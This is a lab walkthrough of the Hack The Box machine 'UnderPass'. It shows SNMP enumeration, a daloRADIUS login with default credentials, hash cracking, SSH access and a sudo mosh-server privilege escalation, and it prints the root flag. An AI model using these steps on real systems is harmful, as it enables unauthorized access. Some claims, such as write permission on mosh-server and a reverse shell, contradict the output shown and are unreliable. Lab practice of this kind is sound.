UnderPass

General Info

- IP: 10.129.77.135
- OS: Linux
- Difficulty: Easy

Initial Foothold:

The Nmap scan revealed two open TCP ports:
22 tcp (SSH): OpenSSH 8.9p1 is running on Ubuntu.
80 tcp (HTTP): Apache2 default page, nothing useful.

```
# Nmap 7.94SVN scan initiated Fri Jan  3 11:42:12 2025 as: /usr/lib/nmap/nmap --privileged -sCV -p- -T4 -v -oN nmap 10.129.165.29
Nmap scan report for 10.129.165.29
Host is up (0.018s latency).
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.10 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 48:b0:d2:c7:29:26:ae:3d:fb:b7:6b:0f:f5:4d:2a:ea (ECDSA)
|_  256 cb:61:64:b8:1b:1b:b5:ba:b8:45:86:c5:16:bb:e2:a2 (ED25519)
80/tcp open  http    Apache httpd 2.4.52 ((Ubuntu))
| http-methods:
|_  Supported Methods: OPTIONS HEAD GET POST
|_http-server-header: Apache/2.4.52 (Ubuntu)
|_http-title: Apache2 Ubuntu Default Page: It works
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Read data files from: /usr/share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Fri Jan  3 11:42:28 2025 -- 1 IP address (1 host up) scanned in 15.61 seconds
```

The `udpx` scan revealed that SNMP is running on port 161 of the target machine.

```
┌──(kali㉿kali)-[~/Downloads/HTB/underpass/udpx]
└─$ ./udpx -t 10.129.165.29

    __  ______  ____  _  __
   / / / / __ \ / __ \ | / /
  / / / / / / / / / / / / /
 / /_/ / /_/ / /_/ / /   |
 \____/_____/_/    /_/|_|
      v1.0.7, by @nullt3r

2025/01/03 11:57:23 [+] Starting UDP scan on 1 target(s)
2025/01/03 11:57:30 [*] 10.129.165.29:161 (snmp)
2025/01/03 11:57:42 [+] Scan completed
```

Nmap was really slow searching for UDP ports so I used a UDP scanner.
https://github.com/nullt3r/udpx

Enumeration:

We can use the command `snmpbulkwalk` to gather information from the device. The scan revealed multiple interesting things such as the Ubuntu kernel version, admin email, system description, and more.

```
┌──(kali㉿kali)-[~/Downloads/HTB/underpass]
└─$ snmpbulkwalk -v 2c -c public 10.129.165.29

iso.3.6.1.2.1.1.1.0 = STRING: "Linux underpass 5.15.0-126-generic #136-Ubuntu SMP Wed Nov 6 10:38:22 UTC 2024 x86_64"
iso.3.6.1.2.1.1.2.0 = OID: iso.3.6.1.4.1.8072.3.2.10
iso.3.6.1.2.1.1.3.0 = Timeticks: (216346) 0:36:03.46
iso.3.6.1.2.1.1.4.0 = STRING: "steve@underpass.htb"
iso.3.6.1.2.1.1.5.0 = STRING: "UnDerPass.htb is the only daloradius server in the basin!"
iso.3.6.1.2.1.1.6.0 = STRING: "Nevada, U.S.A. but not Vegas"
iso.3.6.1.2.1.1.7.0 = INTEGER: 72
iso.3.6.1.2.1.1.8.0 = Timeticks: (3) 0:00:00.03
iso.3.6.1.2.1.1.9.1.2.1 = OID: iso.3.6.1.6.3.10.3.1.1
iso.3.6.1.2.1.1.9.1.2.2 = OID: iso.3.6.1.6.3.11.3.1.1
iso.3.6.1.2.1.1.9.1.2.3 = OID: iso.3.6.1.6.3.15.2.1.1
iso.3.6.1.2.1.1.9.1.2.4 = OID: iso.3.6.1.6.3.1
iso.3.6.1.2.1.1.9.1.2.5 = OID: iso.3.6.1.6.3.16.2.2.1
iso.3.6.1.2.1.1.9.1.2.6 = OID: iso.3.6.1.2.1.49
iso.3.6.1.2.1.1.9.1.2.7 = OID: iso.3.6.1.2.1.50
iso.3.6.1.2.1.1.9.1.2.8 = OID: iso.3.6.1.2.1.4
iso.3.6.1.2.1.1.9.1.2.9 = OID: iso.3.6.1.6.3.13.3.1.3
iso.3.6.1.2.1.1.9.1.2.10 = OID: iso.3.6.1.2.1.92
iso.3.6.1.2.1.1.9.1.3.1 = STRING: "The SNMP Management Architecture MIB."
iso.3.6.1.2.1.1.9.1.3.2 = STRING: "The MIB for Message Processing and Dispatching."
iso.3.6.1.2.1.1.9.1.3.3 = STRING: "The management information definitions for the SNMP User-based Security Model."
iso.3.6.1.2.1.1.9.1.3.4 = STRING: "The MIB module for SNMPv2 entities"
iso.3.6.1.2.1.1.9.1.3.5 = STRING: "View-based Access Control Model for SNMP."
iso.3.6.1.2.1.1.9.1.3.6 = STRING: "The MIB module for managing TCP implementations"
iso.3.6.1.2.1.1.9.1.3.7 = STRING: "The MIB module for managing UDP implementations"
iso.3.6.1.2.1.1.9.1.3.8 = STRING: "The MIB module for managing IP and ICMP implementations"
iso.3.6.1.2.1.1.9.1.3.9 = STRING: "The MIB modules for managing SNMP Notification, plus filtering."
iso.3.6.1.2.1.1.9.1.3.10 = STRING: "The MIB module for logging SNMP Notifications."
iso.3.6.1.2.1.1.9.1.4.1 = Timeticks: (3) 0:00:00.03
iso.3.6.1.2.1.1.9.1.4.2 = Timeticks: (3) 0:00:00.03
iso.3.6.1.2.1.1.9.1.4.3 = Timeticks: (3) 0:00:00.03
iso.3.6.1.2.1.1.9.1.4.4 = Timeticks: (3) 0:00:00.03
iso.3.6.1.2.1.1.9.1.4.5 = Timeticks: (3) 0:00:00.03
iso.3.6.1.2.1.1.9.1.4.6 = Timeticks: (3) 0:00:00.03
iso.3.6.1.2.1.1.9.1.4.7 = Timeticks: (3) 0:00:00.03
iso.3.6.1.2.1.1.9.1.4.8 = Timeticks: (3) 0:00:00.03
iso.3.6.1.2.1.1.9.1.4.9 = Timeticks: (3) 0:00:00.03
iso.3.6.1.2.1.1.9.1.4.10 = Timeticks: (3) 0:00:00.03
iso.3.6.1.2.1.25.1.1.0 = Timeticks: (217784) 0:36:17.84
iso.3.6.1.2.1.25.1.2.0 = Hex-STRING: 07 E9 01 03 11 03 2B 00 2B 00 00
iso.3.6.1.2.1.25.1.3.0 = INTEGER: 393216
iso.3.6.1.2.1.25.1.4.0 = STRING: "BOOT_IMAGE=/vmlinuz-5.15.0-126-generic root=/dev/mapper/ubuntu--vg-ubuntu--lv ro net.ifnames=0 biosdevname=0
"
iso.3.6.1.2.1.25.1.5.0 = Gauge32: 0
iso.3.6.1.2.1.25.1.6.0 = Gauge32: 213
iso.3.6.1.2.1.25.1.7.0 = INTEGER: 0
iso.3.6.1.2.1.25.1.7.0 = No more variables left in this MIB View (It is past the end of the MIB tree)
```

The string `UnDerPass.htb is the only daloradius server in the basin!` refers to the service daloradius, a web interface for managing RADIUS servers. After some searching I came

across a daloradius GitHub repository: https://github.com/lirantal/daloradius

daloradius Public

Watch 60

master | 18 Branches | 6 Tags | Go to file t | Add file | Code


dot-mike fix: Disable TLS for mysql (#591) cda8c51 · 1 hour ago 2,430 Commits

.github/ISSUE_TEMPLATE	Update bug_report.md	9 months ago
app	Add functionality to send login credentials via email (#579)	2 months ago
contrib	Introduced new fixes to reported issues (#541)	6 months ago
doc	Introduced new fixes to reported issues (#541)	6 months ago
setup	Update install.sh (#580)	last month
.gitignore	Introduction of many improvements and new features (#480)	last year
.htpasswd	added .htaccess and companying it the .htpasswd file	14 years ago
ChangeLog	Report and graph fixes (#252)	3 years ago
Dockerfile	Handful of fixes (#451)	2 years ago
Dockerfile-freeradius	Handful of fixes (#451)	2 years ago
Dockerfile-standalone	Update Dockerfile-standalone (#469)	last year
FAQS	updated FAQ	17 years ago
LICENSE	commit of development version (core daloradius files)	18 years ago
README.docker-standalone.md	Update README.docker-standalone.md (#445)	2 years ago
README.md	Introduced new fixes to reported issues (#541)	6 months ago


Now that we know we're dealing with the daloradius service and have a large GitHub repository to explore, instead of manually searching, we can use `gobuster` to speed up the process.

```
┌──(kali㉿kali)-[~/Downloads/HTB/underpass]
└─$ gobuster dir -u http://underpass.htb/daloradius/app/operators/ -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x php
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://underpass.htb/daloradius/app/operators/
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Extensions:              php
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/index.php            (Status: 302) [Size: 0] [--> home-main.php]
/.php                 (Status: 403) [Size: 278]
/login.php            (Status: 200) [Size: 2763]
/library              (Status: 301) [Size: 341] [--> http://underpass.htb/daloradius/app/operators/library/]
/static               (Status: 301) [Size: 340] [--> http://underpass.htb/daloradius/app/operators/static/]
/include              (Status: 301) [Size: 341] [--> http://underpass.htb/daloradius/app/operators/include/]
/lang                 (Status: 301) [Size: 338] [--> http://underpass.htb/daloradius/app/operators/lang/]
/logout.php           (Status: 302) [Size: 0] [--> login.php]
Progress: 4414 / 441122 (1.00%)^C
[!] Keyboard interrupt detected, terminating.
Progress: 4474 / 441122 (1.01%)
===============================================================
Finished
===============================================================
```


Nice, we found a login page. We can try searching for default `daloradius` credentials.




Found some interesting credentials on the `daloradius` GitHub repository




With the default credentials, we were able to login to the web app.



Before searching for vulnerabilities in the web app, I looked around and came across a username and a hash.



We cracked the hash and retrieved the password.



Gaining Access

With the credentials we found, we can now SSH into the `svcMosh` user.

Boom, we're in!

```
┌──(kali㉿kali)-[~/Downloads/HTB/underpass]
└─$ ssh svcMosh@10.129.165.29
The authenticity of host '10.129.165.29 (10.129.165.29)' can't be established.
ED25519 key fingerprint is SHA256:zrDqCvZoLSy6MxBOPcuEyN926YtFC94ZCJ5TWRS0VaM.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.129.165.29' (ED25519) to the list of known hosts.
svcMosh@10.129.165.29's password:
Welcome to Ubuntu 22.04.5 LTS (GNU/Linux 5.15.0-126-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro

 System information as of Fri Jan  3 08:18:43 PM UTC 2025

  System load:  0.0               Processes:             226
  Usage of /:   89.8% of 3.75GB   Users logged in:       0
  Memory usage: 13%               IPv4 address for eth0: 10.129.165.29
  Swap usage:   0%

  => / is using 89.8% of 3.75GB

Expanded Security Maintenance for Applications is not enabled.

0 updates can be applied immediately.

Enable ESM Apps to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status

The list of available updates is more than a week old.
To check for new updates run: sudo apt update

Last login: Thu Dec 12 15:45:42 2024 from 10.10.14.65
svcMosh@underpass:~$ ls
user.txt
svcMosh@underpass:~$ cat user.txt
[redacted]
svcMosh@underpass:~$
```

Privilege Escalation

Checking user privileges

```
svcMosh@underpass:~$ sudo -l
Matching Defaults entries for svcMosh on localhost:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty

User svcMosh may run the following commands on localhost:
    (ALL) NOPASSWD: /usr/bin/mosh-server
svcMosh@underpass:~$
```

What is mosh?

Mosh (Mobile Shell) is a tool that works like SSH but is designed to handle poor network conditions and allows for better mobile connections.

We have `rwx` (read, write, execute) permissions on the `/usr/bin/mosh-server` file. This is important because it allows us to modify or replace the file, which could let us run commands as

root.

```
svcMosh@underpass:/$ ls -l /usr/bin/mosh-server
-rwxr-xr-x 1 root root 297632 Dec  7  2021 /usr/bin/mosh-server
svcMosh@underpass:/$
```

Since we can execute commands on the `mosh-server` file, we can replace it with a reverse shell. This will allow us to gain root privileges when the command is run.

```
svcMosh@underpass:/$ mosh svcMosh@underpass --server='sudo /usr/bin/mosh-server'
```

Command explanation:

- `mosh`: This is the command to start a remote session (like SSH, but better for unstable networks).
- `svcMosh@underpass`: Connects to the machine `underpass` as the user `svcMosh`.
- `--server='sudo /usr/bin/mosh-server'`: Tells the `mosh` client to run the `mosh-server` program with `sudo` privileges (as root) on the target machine. https://linux.die.net/man/1/mosh-server

Getting root flag

```
Welcome to Ubuntu 22.04.5 LTS (GNU/Linux 5.15.0-126-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro

 System information as of Fri Jan  3 08:28:33 PM UTC 2025

  System load:  0.01               Processes:             233
  Usage of /:   89.9% of 3.75GB    Users logged in:       1
  Memory usage: 14%                IPv4 address for eth0: 10.129.165.29
  Swap usage:   0%

  => / is using 89.9% of 3.75GB


Expanded Security Maintenance for Applications is not enabled.

0 updates can be applied immediately.

Enable ESM Apps to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status


The list of available updates is more than a week old.
To check for new updates run: sudo apt update
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings



root@underpass:~# cat root.txt
dcbb771010eb4ef9b487e02f6e8c80d0
root@underpass:~#
```